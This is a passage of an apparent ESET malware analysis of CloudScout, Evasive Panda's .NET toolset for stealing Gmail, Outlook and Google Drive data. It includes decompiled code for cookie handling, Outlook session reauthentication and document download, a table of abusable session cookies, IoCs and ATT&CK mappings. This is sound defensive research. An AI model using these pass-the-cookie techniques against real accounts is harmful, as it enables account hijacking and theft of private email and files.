
HTTPAccess provides necessary functions to handle all the HTTP communications of CloudScout modules. It has the capability of modifying HTTP headers, as shown in Figure 9.



```
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106
  Safari/537.36";
httpWebRequest.KeepAlive = true;
httpWebRequest.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
httpWebRequest.AllowAutoRedirect = dotnetAutoRedir;
httpWebRequest.Method = ((stm == null) ? "GET" : "POST");
bool flag2 = !string.IsNullOrEmpty(method);
if (flag2)
{
    httpWebRequest.Method = method;
}
httpWebRequest.Headers.Add(HttpRequestHeader.Cookie, this.mngCk.GetCookieHeader(uri));
this.SetHeaders(httpWebRequest, headers);
```

Figure 9. Code in HTTPAccess *to modify HTTP headers*

As highlighted in this code snippet, the this.mngCk object, an instance of the ManagedCookie class, is used to integrate cookies into the crafted HTTP headers. As the name suggests, ManagedCookie provides functions to manage cookies for web requests between CloudScout and targeted cloud services. What makes this class special is its comprehensive list of cookie parsers capable of turning most cookies into default .NET cookie objects. Figure 10 shows the different regexes created to match various combinations of attribute-value pairs in cookies.




```
// Token: 0x0400028B RID: 651
private static Regex reCookies = new Regex("^((?<oneCookie>(?<name>[^,;= ]
  +?)=(?<value>.*?)) *(;|$) *)*(?=$)", RegexOptions.ExplicitCapture |
  RegexOptions.Compiled | RegexOptions.Singleline);

// Token: 0x0400028C RID: 652
private static Regex reOneCookie = new Regex("^(?<name>[^,;= ]+?)=(?
  <value>.*?)$", RegexOptions.ExplicitCapture | RegexOptions.Compiled |
  RegexOptions.Singleline);

// Token: 0x0400028D RID: 653
private static Regex reSetCookie = new Regex("(?<=^)((^|,)(?<oneCookie>( *
  (?<name>[^,;= ]+)(?<!expires|path|secure|domain|httponly|version)=(?
  <value>[^ ]*?))( *; *(\\$?expires=(?<expires>.*?)|\\$?path=(?<path>.*?)|\
  \$?secure(=(?<secure>.*?))?|\\$?domain=(?<domain>.*?)|\\$?httponly(=(?
  <httponly>.*?))?|\\$?version=(?<version>.*?)))*)( *;? *)(?=,|$))+$",
  RegexOptions.IgnoreCase | RegexOptions.ExplicitCapture |
  RegexOptions.Compiled);

// Token: 0x0400028E RID: 654
private static Regex reSetOneCookie = new Regex("^(?<name>[^,;= ]+)(?<!
  expires|path|secure|domain|httponly|version)=(?<value>[^ ]*?)( *; *(\\$?
  expires=(?<expires>.*?)|\\$?path=(?<path>.*?)|\\$?secure(=(?
  <secure>.*?))?|\\$?domain=(?<domain>.*?)|\\$?httponly(=(?
  <httponly>.*?))?|\\$?version=(?<version>.*?)))*$",
  RegexOptions.IgnoreCase | RegexOptions.ExplicitCapture |
  RegexOptions.Compiled);

// Token: 0x0400028F RID: 655
public Dictionary<string, Dictionary<string, Cookie>> cookies;
```

Figure 10. Different regexes to handle various combinations of attribute-value pairs in cookies

The frame of CloudScout

All CloudScout modules share a uniform architecture, as shown in Figure 11. The core functionality of the module is in the Cloud namespace, which is nearly identical in each module. The implementation only diverges in functions related to authentication and data retrieval, where each module needs to generate specific web requests or to parse certain web responses according to the cloud service it targets.



```
▷ CommonUtilities (1.0.11.0)
◢ CGD (1.0.17.0)
  ◢ CGD.dll
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ Resources
    ▷ { } -
    ▷ { } CGD
    ▷ { } CGD.Common
    ▷ { } CGD.Funcs.C
    ▷ { } CGD.Funcs.D
    ▷ { } CGD.Funcs.F
    ▷ { } CGD.Funcs.GD
    ▷ { } CGD.Properties
    ▷ { } CGM.Common
    ◢ { } Cloud
      ▷ Downloader @02000002
      ▷ FuncMngr @02000003
      ▷ IInData @02000004
      ▷ InData @02000005
      ▷ InputManager @02000006
      ▷ Manager @02000007
      ▷ Statics @02000008
▷ mscorlib (2.0.0.0)
▷ System (2.0.0.0)
```

```
▷ CommonUtilities (1.0.11.0)
◢ CGM (1.0.11.8)
  ◢ CGM.dll
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ Resources
    ▷ { } -
    ▷ { } CGM
    ▷ { } CGM.Common
    ▷ { } CGM.Funcs.C
    ▷ { } CGM.Funcs.D
    ▷ { } CGM.Funcs.F
    ▷ { } CGM.Funcs.G
    ▷ { } CGM.Properties
    ◢ { } Cloud
      ▷ Downloader @02000002
      ▷ FuncMngr @02000003
      ▷ IInData @02000004
      ▷ InData @02000005
      ▷ InputManager @02000006
      ▷ Manager @02000007
      ▷ Statics @02000008
    ▷ { } Cloud.Common
▷ mscorlib (2.0.0.0)
▷ System (2.0.0.0)
```

```
▷ CommonUtilities (1.0.11.0)
◢ COL (1.0.10.0)
  ◢ COL.dll
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ Resources
    ▷ { } -
    ◢ { } Cloud
      ▷ AnotherAccount @02000006
      ▷ Downloader @02000002
      ▷ FuncMngr @02000003
      ▷ IInData @02000004
      ▷ InData @02000005
      ▷ InputManager @02000007
      ▷ Manager @02000008
      ▷ Statics @02000009
    ▷ { } Cloud.Common
    ▷ { } COL
    ▷ { } COL.Common
    ▷ { } COL.Funcs.C
    ▷ { } COL.Funcs.D
    ▷ { } COL.Funcs.F
    ▷ { } COL.Funcs.G
    ▷ { } COL.Properties
▷ mscorlib (2.0.0.0)
```

Figure 11. Common design shared by three CloudScout modules

The streamlined design of CloudScout and the core logic of the Cloud namespace is illustrated in Figure 12.




Figure 12. Overview of the design of a CloudScout module


Authentication

Cookies in general are not very well documented by web platforms. Authentication cookies tend to have short lifespans and are frequently updated as the user interacts with the platform via a web browser. However, as long as the sessions are still valid, the cookies listed in Table 4 can be abused by CloudScout to access and download valuable data from cloud services.

Table 4. Authentication cookies handled by the CloudScout modules

Service	Domain	Required cookies
Google Drive	drive.google.com accounts.google.com	OSID, HSID, SID, SSID, APISID, SAPISID, LSID
Gmail	mail.google.com accounts.google.com	
Outlook	outlook.live.com login.live.com	X-OWA-CANARY, RPSSecAuth, ClientId

X-OWA-CANARY is a security cookie used by Microsoft Outlook Web Access (OWA) to prevent cross-site request forgery attacks. It is assigned at the beginning of each session when the user is authenticated. CloudScout's COL module implements a mechanism to retrieve this cookie when it is not available, by establishing a new session using the RPSSecAuth and ClientId cookies to reauthenticate, as shown in Figure 13.




```
private void GetCanary()
{
    string text = "https://outlook.live.com/owa/0/startupdata.ashx";
    try
    {
        string @string = this._ha.GetString(text, false, new MemoryStream(), null, "accept: */*\r
          \naccept-encoding: gzip, deflate, br\r\naccept-language: zh-CN,zh;q=0.9\r\naction:
          StartupData\r\ncache-control: no-cache\r\norigin: https://outlook.live.com\r\npragma: no-
          cache\r\nreferer: https://outlook.live.com/\r\nsec-ch-ua-mobile: ?0\r\nsec-fetch-dest:
          empty\r\nsec-fetch-mode: cors\r\nsec-fetch-site: same-origin\r\nuser-agent: Mozilla/5.0
          (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
          Safari/537.36\r\nx-js-experiment: 5\r\nx-message-count: -1\r\nx-owa-canary: X-OWA-
          CANARY_cookie_is_null_or_empty\r\nx-req-source: Mail", null, null, false);
    }
    catch (Exception ex)
    {
        this.logger.LogDebug("try to get X-OWA-CANARY error." + ex.Message, new object[0]);
    }
}
```

Figure 13. Code to get the X-OWA-CANARY *cookie*

Data retrieval

After authentication, the CloudScout modules browse the compromised cloud service accounts in a manner similar to how a regular user would with a web browser. To achieve this, each CloudScout module is equipped with a set of hardcoded web requests to perform, along with complex HTML parsers, which identify and extract the data of interest from the web responses.


For example, the CGM and COL modules are interested in mail folder listings and email messages, targeting Gmail and Outlook, respectively. Figure 14 shows the steps that CGM performs to extract email headers, email bodies, and attachments from the HTML content served by the Gmail web server.



```
    HtmlDocument htmlDocument = HtmlParser.Parse(@string);
    bool flag10 = htmlDocument == null;
    if (flag10)
    {
        this.logger.LogDebug("[2027]: " + aa.UserName + "-> " + text2, new object[0]);
        return null;
    }
    DateTime dateTime = GStatic.FetchSendTime(aa, @string, text, text3);
    string text6 = GStatic.FetchFrom(@string);
    this.logger.LogDebug("mail1", new object[0]);
    string text7 = GStatic.FetchTo(@string);
    this.logger.LogDebug("mail2", new object[0]);
    string text8 = GStatic.FetchEclosureName(@string);
    this.logger.LogDebug("mail3", new object[0]);
    HtmlElement htmlElement3 = htmlDocument.SelectSingleNode(".//a[@class=\"download-buttons\"]") as HtmlElement;
    bool flag11 = htmlElement3 == null || !htmlElement3.attributes.ContainsKey("href");
```

Figure 14. Code to parse an HTML page to extract email message data

On the other hand, CGD is interested in user information from Google Drive; a full directory hierarchy; and files with extensions .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, and .txt. Figure 15 is the code snippet from CGD to generate a download URL for a document.



```
// Token: 0x0600004C RID: 76 RVA: 0x000039F8 File Offset: 0x00001BF8
private string GetDownloadGoogleApps(string id, int uid, string fileType, ref string ext)
{
    string text = "";
    bool flag = fileType.Contains("document");
    if (flag)
    {
        text = string.Format("https://docs.google.com/document/d/{0}/export?format=docx&authuser={1}", id, uid);
        ext = "docx";
    }
    else
    {
        bool flag2 = fileType.Contains("preadsheet");
        if (flag2)
        {
            text = string.Format("https://docs.google.com/spreadsheets/d/{0}/export?format=xlsx&authuser={1}", id, uid);
            ext = "xlsx";
        }
        else
        {
            bool flag3 = fileType.Contains("presentation");
            if (flag3)
            {
                text = string.Format("https://docs.google.com/presentation/d/{0}/export?format=pptx&authuser={1}", id, uid);
                ext = "pptx";
            }
        }
    }
    return text;
}
```

Figure 15. Code to generate a download URL from Google Drive

The module appends a custom header to each downloaded item, whether it is a file or an email. This custom header includes metadata of the item such as client ID (assigned by the malware), email subject, or filename, and the username of the cloud service (Table 5). The added header most likely allows stolen data to be processed at scale, by automated systems, for quick indexing or to perform analysis.

Table 5. Custom headers for downloaded email and files

Mail header	File header
tasktype: taskid: clientid: objectname: mailid: username: subject:=?utf-8?b?<base64_encoded_data>?= froms:=?utf-8?b?<base64_encoded_data>?= tos:=?utf-8?b?<base64_encoded_data>?= type: sourceflag: {Outlook|Gmail} filepath: mailcountry: attachment: mailboxtype:{outlook|gmail} folder:=?utf-8?b? <base64_encoded_data>?= time: <yyyy-MM-dd HH:mm:ss> captime: <yyyy-MM-dd HH:mm:ss>	tasktype: taskid: clientid: objectname: username: skydrivetype:googledrive path:=?utf-8?b? ?<base64_encoded_data>?= source:googledrive filename:=?utf-8?b? ?<base64_encoded_data>?= key: filetime: <yyyy-MM-dd HH:mm:ss> size: type:googledrive captime: <yyyy-MM-dd HH:mm:ss>

After adding the header, each item is encrypted using the same RC4 key as used for the configuration file and stored with the filename <pseudorandom_GUID>.<custom_extension>, where <custom_extension> indicates the type of stolen data, as listed in Table 6.

Table 6. Filename extension for each data category

Data category	CGD	CGM or COL
Personal information	.pc_plug_googledrive_profile	N/A
Email	N/A	.pc_plug_gmck_email
Directory listing	.pc_plug_googledrive_filelist	.pc_plug_gmck_email_list

Data category	CGD	CGM or COL
File	.pc_plug_googledrive_file	N/A

Next, all items are compressed into a ZIP archive named <pseudorandom_GUID>.hxkz_zip and placed in a directory for exfiltration as specified by the datapath field of the configuration. This archive can later be exfiltrated by either MgBot or Nightdoor. In the final step, the CloudScout modules do a full cleanup, removing all artifacts generated during the collection cycle except the files to be exfiltrated, before checking the dealone flag to either exit or to continue and wait for a new configuration file to start a new collection cycle.

Conclusion

CloudScout is a .NET toolset used by Evasive Panda to steal data stored in cloud services. It is implemented as an extension to MgBot and uses the pass-the-cookie technique to hijack authenticated sessions from web browsers.

In this blogpost, we have highlighted the professional design behind the CloudScout framework to demonstrate Evasive Panda's technical capabilities and the important roles that cloud-stored documents, user profiles, and email play in its espionage operations.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
C70C3750AC6B9D7B033ADDEF838EF1CC28C262F3	pmsrvd.dll	Win32/Agent.AELQ	MgBot loader.
812124B84C5EA455F7147D94EC38D24BDF159F84	pmsrvd.dll	Win32/Agent.AELQ	MgBot loader.
AD6C84859D413D627AC589AEDF9891707E179D6C	3.exe	Win32/Agent.ADJV	MgBot dropper.
3DD958CA6EB7E8F0A0612D295453A3A10C08F5FE	1.exe	Win32/Agent.ADJV	MgBot dropper.
547BD65EEE05D744E075C5E12FB973A74D42438F	doc.exe	Win32/Agent.AFXX	Nightdoor dropper.
348730018E0A5554F0F05E47BBA43DC0F55795AC	DJCU.dll	Win32/Nightdoor.A	Nightdoor loader.
9B6A473820A72111C1A38735992B55C413D941EE	CommonUtilities.dll	MSIL/Agent.UEK	CloudScout internal library package version 1.0.0.
621E2B50A979D77BA3F271FAB94326CCCBC009B4	CGM.dll	MSIL/CloudScout.A	CloudScout Gmail stealer version 1.0.14.
C058F9FE91293040C8B0908D3DAFC80F89D2E38B	CGM.dll	MSIL/CloudScout.A	CloudScout Gmail stealer version 1.0.13.
4A5BCDAAC0BC315EDD00BB1FCCD1322737BCBEEB	CGM.dll	MSIL/CloudScout.A	CloudScout Gmail stealer version 1.0.18.
67028AEB095189FDF18B2D7B775B62366EF224A9	CGD.dll	MSIL/CloudScout.A	CloudScout Google Drive stealer version 1.0.11.
B3556D1052BF5432D39A6068CCF00D8C318AF146	CGD.dll	MSIL/CloudScout.A	CloudScout Google Drive stealer version 1.0.14.
84F6B9F13CDCD8D9D15D5820536BC878CD89B3C8	CGD.dll	MSIL/CloudScout.A	CloudScout Google Drive stealer version 1.0.17.
93C1C8AD2AF64D0E4C132F067D369ECBEBAE00B7	COL.dll	MSIL/CloudScout.A	CloudScout Outlook Web Access stealer version 1.0.10.
8EAA213AE4D482938C5A7EC523C83D2C2E1E8C0E	CommonUtilities.dll	MSIL/CloudScout.A	CloudScout internal library package version 1.0.8.
A1CA41FDB61F03659168050DE3E208F0940F37D8	CommonUtilities.dll	MSIL/CloudScout.A	CloudScout internal library package version 1.0.11.

Network

IP	Domain	Hosting provider	First seen	Details

IP	Domain	Hosting provider	First seen	Details
103.96.128[.]44	N/A	IRT-WUZHOUHULIAN-HK	2022-05-26	MgBot and Nightdoor C&C server.

MITRE ATT&CK techniques

This table was built using version 15 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.004	Acquire Infrastructure: Server	Evasive Panda acquired servers for the C&C infrastructure of MgBot and Nightdoor.
	T1587.001	Develop Capabilities: Malware	Evasive Panda developed custom implants such as MgBot, CloudScout, and Nightdoor.
Execution	T1569.002	System Services: Service Execution	MgBot is executed as a Windows service.
	T1106	Execution through API	The MgBot installer uses Windows APIs to create processes. Gmck uses ExecuteInDefaultAppDomain to execute CGM in the CLR.
Persistence	T1543.003	Create or Modify System Process: Windows Service	MgBot replaces the existing Application Management service DLL path with its own.
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass User Access Control	MgBot performs UAC bypass.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Gmck decrypts Chrome, Edge, and Firefox web browser databases to extract cookies.
	T1112	Modify Registry	MgBot modifies the registry for persistence.
	T1027	Obfuscated Files or Information	Gmck obfuscates the configuration that contains cookies.
	T1550.004	Use Alternate Authentication Material: Web Session Cookie	CloudScout uses stolen cookies to access cloud resources.
	T1036.005	Masquerading: Match Legitimate Name or Location	CloudScout modules are installed to %ProgramData%\NVIDIA to mimic an NVIDIA directory.
Credential Access	T1539	Steal Web Session Cookie	Gmck steals cookies.
Discovery	T1082	System Information Discovery	MgBot collects system information.
Collection	T1560.001	Archive Collected Data: Archive via Utility	CloudScout modules use SharpZipLib to compress data before exfiltration.
	T1530	Data from Cloud Storage Object	CGD downloads files stored on Google Drive.
	T1114.002	Email Collection: Remote Email Collection	CGM and COL access and collect emails from Gmail and Outlook Web Access, respectively.
Command and Control	T1095	Non-Application Layer Protocol	MgBot communicates with its C&C via UDP.
Exfiltration	T1041	Exfiltration Over C2 Channel	MgBot exfiltrates collected data to its C&C.